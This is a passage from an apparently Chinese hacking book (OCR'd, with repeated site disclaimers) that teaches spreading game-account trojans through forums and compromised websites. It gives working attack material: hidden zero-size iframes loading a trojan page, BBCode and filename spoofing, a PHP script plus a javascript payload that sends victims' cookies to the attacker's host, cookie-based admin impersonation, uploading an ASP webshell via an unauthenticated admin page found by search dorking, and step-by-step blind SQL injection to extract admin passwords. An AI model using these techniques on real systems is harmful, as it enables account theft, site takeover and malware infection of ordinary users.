


图 4-41 选择 Actions

这下就可以在“**Get URL**”中填写一些恶性网站的地址，当然是填写自己的那个木马网页地址了，这个木马网页地址可以利用前面介绍到任意一种方法做出来，这里就不浪费笔墨了！

做好之后，单击工具栏上方的“文件”→“输出”（如图 **4-42**），盗号者将这个动画生成，然后再把这个动画上传到自己的网站空间上，将地址发给受害者。肯定不会对一个后缀为**.swf** 的地址怀疑的，大多数人会毫不犹豫地打开，在看到一个漂亮的动画之后，其实木马已经运行了。



图 4-42 生成动画

盗号者就这样循序渐进地将木马网页与 **Flash** 动画结合，将木马的隐藏发挥到极致。

4.3.9 论坛里的木马网页攻击常见手法

论坛一定是大家经常去逛的地方，一个有特色的论坛，经常会同时有很多人在线，大家坛子里发帖、回帖、聊天、讨论，好不热闹。但是论坛恐怕也是最危险的地方，论坛中存在的各种方便用户的功能，虽然一定程度上给大家带来了方便，但同时也给攻击者散播木马后门带来了非常好的途径，到底攻击者是如何利用论坛的功能来散播木马后门的，将在下面一一展示出来。

利用动鲨木马网页生成器可以做出效果非常好的木马网页，它利用的漏洞是 **IE6 object** 未过滤漏洞做的，制作过程也非常简单，只需要打开动鲨木马网页生成器，在木马 **RUL** 地址处填写木马后门的下载地址，这个地址是已经配置好的木马后门的下载地址，一般是上传到自己的空间后得到下载地址。填写完毕可以生成三个文件：**mm.html**，**lhxyhta.asp**，**lhxyexe.asp**，将它们上传到 **ASP** 空间中，这样就可以得到一个木

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

马网页，地址是以 **mm.html** 结尾的，要做的是利用隐蔽巧妙的手段将木马后门散播，以诱惑的方式使论坛用户打开。

手法 1：文字欺骗

通过帖子中的文字欺骗来散播木马网页，这是论坛中最常见的攻击手段！

具体步骤如下：

步骤 1 首先在动网模式的论坛中申请个用户，然后到任意一个版块，发起新帖子！

步骤 2 帖子内容使用这样的信息：**[url=http://www.***.net/mm.html]** 欢迎打开进入 *** 联盟网站，这里有最好的工具和教程**[/url]**，输入完毕之后，发表帖子（如图 **4–43**）！



图 4–43 贴子的信息

注：这里使用的[url] [/url]标签是动网中的内置标签，可以起到一个连接的作用。



图 4–44 实际的连接地址

浏览这个帖子的时候，你会发现帖子中只显示了文本内容：欢迎打开进入 *** 联盟网站，这里有最好的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

工具和教程，而这个连接到了一个地址（如图 4-44），那就是木马网页 http://www.***.net/mm.html，一般人在鼠标放到内容上之后，会不经意地点击，这样就会打开木马网页！上面的攻击方式在论坛几乎经常见到，如果你遇到了这样的帖子，千万不要贸然的打开查看，可能里面隐藏的就是个木马网页。

手法 2：图片欺骗

通过在帖子中显示一副图片，当论坛用户点击图片进行查看时，就会悄悄地中木马。

具体操作步骤如下：

步骤 1 盗号者首先准备一副很大的图片，并命名为 **022.jpg**（注意：这里的文件名 **022.jpg** 中的 **0** 即是阿拉伯数字 **0**）。

然后将如下代码保存在记事本中：

<iframe src="http://www.*.net/mm.html" name="zhu" width="0" height="0" frameborder="0">**

然后保存文件名为：**O22.jpg**（注意：这里的文件名 **O22.jpg** 中的 **O** 是字母 **o** 的大写）。

步骤 2 将存在代码的 **O22.jpg** 文件上传到空间中得到地址：

http://www.*.net/ O22.jpg**，这样就得到了一个图片木马的地址。

里面的代码的含义是：表面上显示的图片 **02122.jpg**，其实背后连接到

http://www.*.net/mm.html** 这个木马网页地址。

3. 进入动网论坛，然后在帖子中输入如下代码内容（如图 4-45）：




图 4-45 输入连接代码

[url=http://www.*.net/022.jpg][img] http://www.***.net/O22.jpg [/img][/url]**，这个帖子出来就是一副图片，由于图片 **022.jpg** 非常宽，而动网论坛的帖子都有严格的宽度限制，论坛用户为了看清楚图片的整个面貌，肯定得点击图片连接，在新窗口中打开图片以看到全貌。

注意：前面的 022.jpg 中的 0 是阿拉伯数字 0，而后面的 O22.jpg 是大写字母 O。

打开之后就自动连接到 **http://www.***.net/O22.jpg** 这个木马网页地址，由于 **O22.jpg** 和 **022.jpg** 的文件名非常相似，很少会有人注意到它们的差别，这样就悄悄地中了木马！

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

手法 3:签名欺骗

签名是动网论坛一个很有特色的东西,通常可以让人感到耳目一新,由于动网论坛在默认情况下允许使用 **Flash** 做为论坛签名,这就可能存在危险。因为攻击者完全可以构造一个存在恶意功能的 **Flash** 做为论坛签名,起到攻击的作用。

在 **Flsh** 动画制作过程中,**Flash MX** 有个非常贴心的"**Get url**"功能,它能使浏览者在欣赏 **Flash** 动画的时候自动跳转到"**Get url**"中设置的 **url** 地址,从而打开新的网站地址,说到这里,很多朋友就想到了上面介绍到的恶意 **Flash** 的制作方法,按照上面介绍到的方法,制作出一个恶意的动画文件。

然后将这个动画上传到自己的网站空间上,得到一个地址。

然后进入论坛修改自己注册的账号的签名,加入如下代码(如图 **4-46**):



图 4-46 加入代码

[swf] http://www.*.net/heidan.swf[/swf],**这样设置之后,就具备了一个恶意的论坛签名,只要以后论坛用户打开浏览盗号者发的帖子,那么签名就会悄悄运行,从而悄悄地打开木马网页,一切都在无形中!

4.3.10 论坛短消息放木马,注册用户都遭殃

动网论坛以其方便实用,大方美观的特点受到很多人的喜欢,虽然它存在这么多的优点,仍然掩盖不了它那么多的漏洞,众所周知,它的漏洞总是一个接一个的出,象前一阵闹的非常凶的 **tongji.asp** 文件过滤不清字符的漏洞就让我们感到它十分的不安全。

盗号者可以利用这些漏洞来实现捆绑木马网页,这样就能使中马的人面积增大,效果非常明显! 这里就拿目前非常流行的最新漏洞:动网头像合法性地址未检查漏洞来入侵论坛,放木马网页,这个漏洞可以让入侵者获得任何用户登录论坛的 **Cookie**,利用 **Cookie** 欺骗冒充管理员,从而拥有管理权限进行破坏活动。下面以一次实际的过程,展示如何利用漏洞将木马网页与动网论坛捆绑在一起,从而使注册用户都中网络游戏木马。

步骤 1 打开论坛,地址是 **http://glx.***.com**,一个集娱乐、技术于一体的论坛,里面的好东东还蛮多的。下面看攻击者的攻击流程,首先申请一个 **ID:skyapex.net**,然后修改此 **ID** 的基本资料,点"用户控制面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

板"→"基本资料修改"，然后找到"自定义投头像地址"一栏，然后将图象的 **URL** 地址改成一个自动蹦出的又自动隐藏的窗口，而这个窗口中的 **php** 脚本的地址的功能是获取 **Cookie**。

先将如下 **php** 脚本保存在记事本中：

```
<?
$info =Getenv("QUERY_STRING")
if($info){
$info=urldecode($info);
$fp=fopen("heidan.txt","a");
fputs($fp,"$info\n")
fclose($fp);
}
header("location:http://www.***.net/images/skyapex.jpg");
?>
```

然后保存为 **heidan.php** 文件，这个脚本的功能就是获取论坛登录用户的 **Cookie** 的，将这个 **php** 脚本上传到自己的网站空间中，地址为 **http://www.***.net/heidan.php**，然后再在刚才的头像地址中输入：

j avascript:window.open ('http://www.*.net/heidan.php?' +document.cookie)**，这些代码是 **javascript**（如图 **4-47**），能产生弹出的效果。填写完毕，提交完成。这时候，就可以在论坛上发帖子了，只要有人浏览了这个帖子，那么他登录论坛所产生的 **Cookie** 就会在当前目录下生成一个名为 **heidan.txt** 的 **cookie** 文件。




图 4-47 连接代码

看看发的帖子，头像是无法显示的（如图 **4-49**）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-48 主题帖内容



图 4-49 无法显示的头像

步骤 2 如图 **4-50** 所示，文本文件中便是截获用户的账号和密码，盗号者就可以进行 **Cookie** 欺骗了，**Cookie** 欺骗一直是广大网虫们感到深奥的事情，其实有了工具的帮助就变的非常简单，这里用到是一款非常方便的 **Cookie** 欺骗工具 **Iecookiesview**，打开它即可开始工作。再次进入那个论坛，用刚才申请的 **ID**：**skyapex.net**，在登录论坛的时候，选择 **Cookie** 保存时间为一天（如图 **4-51**），当然也可以选择更长时间。



图 4-50 截获的 cookie

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-51 选择保存时间

在完全进入论坛之后，打开正在工作的工具，单击 **F5** 刷新，这时候你就会发现面板中多了一个名为 **glx.***.com** 的项目，它就是刚才截获的“**skyapex.net**”登录时的 **Cookie**，可能有的朋友会对此不太了解，要 **skyapex.net** 的 **cookie** 有什么用啊，先别急，耐着性子看下去。

查看这个 **ID**：**skyapex.net** 产生的 **cookie**，其格式为：**userid=1305&usercookies=1&userclass=**新手上路**&username=skyapex.net&userhidden=2&password=49ba59abbe56e057&tempid=**，这其中 **username** 为 **skyapex.net**，**password** 为密码：**49ba59abbe56e057** 这是 **MD5** 的加密值等（如图 **4-52**）。




图 4-52 截获的 ID 信息

是不是很眼熟啊？是的，刚才获取的“黑蛋”的 **Cookie** 有些相似，再次打开刚才的那个保存“黑蛋” **Cookie** 的文本文件。下面替换这个两个 **Cookie** 中的关键字呗，逐一复制 **skyapex.net** 产生的 **Cookie** 中的 **userid**，**usercookies**，**userclass**，**username** 等，粘贴到“黑蛋”产生的 **Cookie** 中。修改完，将这个论坛先关掉，然后再上一次，刷新，拉到论坛下边，瞧！是不是以“黑蛋”的身份登录啊（如图 **4-53**）！

步骤 3 已经成功以管理员黑蛋身份进入了论坛，下面该想想如何才能实现将木马网页捆绑在论坛中！可以通过下面的步骤来实现！在默认情况下，管理员可以在前台修改论坛中的常见设置，例如论坛短消息等等，盗号者就会利用论坛短消息来放置木马网页！点论坛上方的工具拦中的“管理”功能，然后选择“短信管理”功能，下面就可以给短信内容里面加入 **HTML** 代码了，而这 **HTML** 代码当然是木马代码了（注：参照以前的内容），这样当论坛用户注册之后会收到一个短消息，他们打开查看的话就会悄悄地被中上木马！

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-53 用截获的 ID 登录

4.3.11 Google 成为骇客帮凶

网上的城市信息港一般采用的一套比较流行的信息港 **ASP** 程序，这套程序无论从美观以及管理方面都比较优秀，程序本身存在非常严重的漏洞：上传文件的管理员后台不需要密码验证就可以直接进入，而且可以上传任何类型的文件。可以让入侵者上传任意程序，下面笔者展示一次巧妙进入信息港过程，并在网站的页面上捆绑上木马网页试验。

步骤 1 要想进入信息港程序的网站，需要得到一些利用此程序的网站地址，得到地址的方法是：

搜索此程序的其中一个文件 **catalog.asp** 的后缀，例如：**/download/catalog.asp?classid=18**（**classid** 后面的数字可以任意指定），这样就能得到非常多的地址，笔者这里就用大家比较常见的搜索引擎 **google** 来搜索，可以看到得到非常多的这样的网站（如图 **4-54**），大部分都可以入侵。



图 4-54 搜索到的网页

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 2 随便从搜索结果中打开一个网站，如果是典型的整站信息港，不用做任何程序修改，就可以直接进入上传文件的管理页面，只需要将**/download/catalog.asp?classid=18** 换成 **admin/upload.asp** 即可。瞧！进去了吧（如图 **4–55**）！仔细看看上面的上传文件声明：只能上传 **GIF**，**JPG** 等图片格式的文件，真的是这样吗？其实可以上传任意类型的文件，下面就将大名鼎鼎的 **ASP** 木马——海洋顶端木马红粉佳人版上传到它的空间里，点“浏览”，选择 **ASP** 木马，然后上传即可，得到一个地址：**www.***.com/22.asp**，这就是上传的 **ASP** 木马的地址（如图 **4–56**），打开查看，如果成功了！输入确认密码即可进入存放网页的空间，可以看到能编辑任何网页文件，要整站删除也可以（如图 **4–57**），还能被利用来大面积散播网络游戏木马。



图 4–55 进入后的页面



图 4–56 上传成功



图 4–57 管理页面

说明：海洋顶端木马是一款功能强大的 ASP 管理程序，可以对 ASP 空间的任意网页文件进行编辑，可以查看任意网页的源代码，在上传之前，先利用记事本打开海洋顶端木马，然后将默认的密码换成自己的，第一个确认密码是 makelove，第二个确认密码是 haiyangtop.***.com，利用记事本“查找”功能替换这两个单词就可以改成别的密码了。

步骤 3 看看这个网站的浏览量，还挺大的。如果给页面嵌入一个网络游戏木马，那么真不知道有多少人得遭殃。

下面演示恶意者是如何加入木马，使浏览者一打开网站就中招的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 1 先配置一个木马网页，这里是利用动鲨木马网页生成器进行生成，制作非常简单，只需要打开生成器，在“你的木马 **URL** 地址”一栏中输入木马的下载地址，之前已经把木马上传到了盗号者的空间，地址是：

http://www.*.com/heidan/new/my1/NBKiller.exe**（如图 **4–58**），然后单击“生成木马网页”按钮即可生成 **3** 个网页文件：**lhxyexe.asp**，**lhxyhta.asp**，**mm.html**，将这三个文件上传到空间的同一目录下即可（如图 **4–59**），然后得到的木马网页地址就是：**http://www.***.com/heidan/new/my1/mm.html**。




图 4–58 输入地址




图 4–59 上传到同一目录中

步骤 2 盗号者怎么把这个木马网页插入被入侵的网站中而不被发现呢，他们可以这样做！将代码：

<iframe src="http://www.*.com/heidan/new/my1/mm.html" name="zhu" width="0" height="0" frameborder="0">**插入到网站的页面文件中即可（如图 **4–60**），进入海洋顶端木马的页面，修改网站的首页文件 **index.asp**，加入代码，这样就达到了插入木马网页代码的目的。

说明：插入的木马代码利用 iframe 标签，将宽和高的值都设置为零，这样就能隐藏起来了，然后悄悄地连接到木马网页地址 http://www.***.com/heidan/new/my1/mm.html，就这么巧妙地运行木马网页。

看了上面的方法，你一定感到非常巧妙和恐怖吧！如果一个信息港程序已经被入侵了，而且挂上了网络游戏木马，而你此时正在上面逗留，那么你就肯定要中木马了！

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-60 插入页面文件

4.3.12 典型注射漏洞入侵网站并捆绑木马

这段时间，关于 SQL 注射方面的入侵非常流行，从国内的各大黑客论坛就可以看出来，大家都在讨论关于 SQL 注射入侵的话题，的确，SQL 注射入侵比传统的入侵有以下优点：

利用 SQL 注射可以在不采用任何工具等外界手段的情况下直接操作主机数据库，这些操作轻则窃取 ID 和密码信息，重则控制主机等，而且可以无条件穿透网络防火墙。而我们这里要学习的是如何利用 SQL 注射入侵网站并捆绑上网络游戏木马，在此将这个过程以及原理展示给大家，希望对大家了解 SQL 注射有帮助。




图 4-61 具有漏洞的网站

步骤 1 首先找到想注射的网站进行分析，发现它是由 ASP+MS SQL 或者 ASP+Access 构建，基于这

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

样环境下的 **Web** 站点，一般都是用数据库保存会员用户名和密码的。

先检测一下这些 **Web** 站点是否存在 **SQL** 注射方面的漏洞，检测这个漏洞一般是利用敏感字符检验，在类似于：**http://www.***.com/movie.asp?id=309** 的地址后面带上.、,、;等敏感字符，查看是否过滤，果然，其中有一个站点存在 **SQL** 注射漏洞，主要表现在：在地址后面带上敏感字符进行浏览，如果存在注射漏洞，就会出现类似错误信息（如图 **4-61**）：

Microsoft OLE DB Provider for ODBC Drivers 错误 **'80040e14'**

[Microsoft][ODBC Microsoft Access Driver] 字符串的语法错误 在查询表达式 **'articleID=309''** 中。

/movie.asp，行 **10**

如果不存在这样的漏洞，要么是返回一个警告页面，要么是返回正常页面。

确定了 **http://www.***.com** 这个站存在 **SQL** 注射漏洞，那么就正式开始吧！

步骤 2 利用数据库语句猜测数据库中的管理员账号的表名，这些语句是：

select min(id) from admin，它的含义是 **select …… from……**语法猜测是否含有一个名为 **admin** 的表名，而 **admin** 表一般是用来放管理员账号和密码的。**min(id)** 是指返回 **admin** 表中 **ID** 最小的值。

在具体的注射过程中，是在注射地址后面带上：**and 1=(select min(id) from admin)**，也就是：

http://www.*.com/movie.asp?id=309 and 1=(select min(id) from admin)**

输入上面的地址后返回原本的页面（如图 **4-62**），这说明此主机数据库中存在管理员账号 **admin** 的表：**admin**，有的朋友可能会问，如果不存在 **admin** 这个表呢？如果不存在的话，将会返回错误页面，这时候就该将 **admin** 换成别的表名来注射测试了。



图 4-62 可以正确返回

注意：确认后地址会变成如下形式：http://www.***.com/movie.asp?id=309%20and%201=(select%20min(id)%20from%20admin)，这其中字符%20 即是空格，请大家仔细辨认。

已经成功猜测到数据库中存在 **admin** 这个表，下面开始猜测这个表中的用户名，密码的字段名。而这

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

个表中的用户一定是管理员。

同样是在刚才的注射地址后面输入数据库查询语句：

and 1=(select min(id) from admin where user='heidan')，这个语句是查询 **admin** 这个表中是否存在 **user** 字段名，如果成功的话将会返回一个没有任何文章的页面，如果失败的话将会返回出错信息。如果返回的是一个没有任何文章的页面，这说明成功了，**admin** 这个表中确实存在 **user** 这个字段，**user** 是用来存放用户名的。

步骤 3 按照上面猜测用户名字段 **user** 的原理和步骤开始猜测 **admin** 表中的密码字段名，输入地址：

http://www.*.com/movie.asp?id=309 and 1=(select min (id) from admin where passwd='heidan')**，结果返回为出错信息（如图 **4-63**），看来 **admin** 这个表中不存在 **passwd** 这个字段，那么将 **passwd** 换成别的常用字段试试，换成 **password**，提交上去，这次页面返回正常，说明猜测出密码字段名为 **password**。




图 4-63 猜测管理员密码

成功通过上面的注射步骤得到了如下信息：目标主机的数据库中存在一个 **admin** 的表，表中有 **user** 和 **password** 字段，分别保存着管理员账号和密码。

下面就专门针对这两个字段中的具体用户名和密码进行猜测。

步骤 1 猜测存在于管理员账号的表中的用户名字段 **user** 的长度和密码字段 **password** 的长度。

先输入查询用户名 **username** 长度的语句：**http://www.***.com/movie.asp?id=309 and 1=(select min(id) from admin where len(user)>5)**。

这个语句是猜测用户名 **user** 字段的长度是否大于 **5** 位，如果返回显示文章的正常页面，那么说明用户名 **user** 字段的长度大于 **5** 位。

再使用查询语句：**http://www.***.com/movie.asp?id=309 and 1=(select min(id) from admin where len(user)<10)**，来查询用户名字段是否小于 **10**，就这样依次类推，缩小范围，最后将 **user** 字段长度的最大位数和最小位数确定，即可：**user** 的位数大于 **5** 小于 **10**。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

利用上面语句的猜测原理，将 **user** 字段名换成 **password** 字段名进行继续猜测，很容易将 **password** 字段名的长度锁定在大于 **6** 小于 **10**。

步骤 2 已经大致确定了管理员账号和密码的长度范围，下面正式测试其具体程度。

输入查询语句：**http://www.***.com/movie.asp?id=309 and 1=(select min (id) from admin where len(user)=6)**，这是查询用户名 **user** 字段的长度是否是存在于大于 **5** 小于 **10** 中的 **6**，也就是说确定它的位数为 **6**，如果返回正常的页面，那就说明 **user** 的长度为 **6**。如果不是，那么将 **6** 换成在大于 **5** 小于 **10** 中的范围数字，直到试验成功为止，结果证明确实是 **6** 位。利用同样道理将 **user** 换成 **password**，一个个地猜测，证明 **password** 的字段名长度为 **7**。

步骤 3 确定了用户名和密码的长度，下面开始猜测其中的具体名。

输入查询语句：**http://www.***.com/movie.asp?id=309 and 1=(select min (id) from admin where mid(user,1,1)='a')**，它的含义是确定用户名字段 **user** 中存在的用户的第一位字母是否为 **a**，如果返回原本的正常页面，那么说明用户的第一位字母是 **a**，如果返回错误信息，那么说明不对，继续把 **a** 换成别的字母，依次类推，直到成功为止。

猜测出用户名的第一位之后，将查询语句换成：**http://www.***.com/movie.asp?id=309 and 1=(select min(id) from admin where mid(user,2,1)='a')**，即查询第二位的字母是多少，就这样依次替换字母和数字，当然这其中用户名的长度为 **6**，这是在前面猜测出来的，就这样依次类推，可以查询出用户名为 **huche1**。利用同样道理将 **user** 换成 **password** 进行猜测，很快也可以猜测出来！最终得到管理员账号和密码为：**huche1** 和 **huche13**。

成功猜测出了管理员账号和密码，直接登录试试！成功了（如图 **4-64**），看得出管理员把自己的点数加得非常多！下面就可以找到网站的管理界面进入进行管理了。一般这样的 **ASP** 电影程序的管理页面名为以下几种：



图 4-64 成功添加的会员信息

溜客安全网 WwW.176Ku.CoM

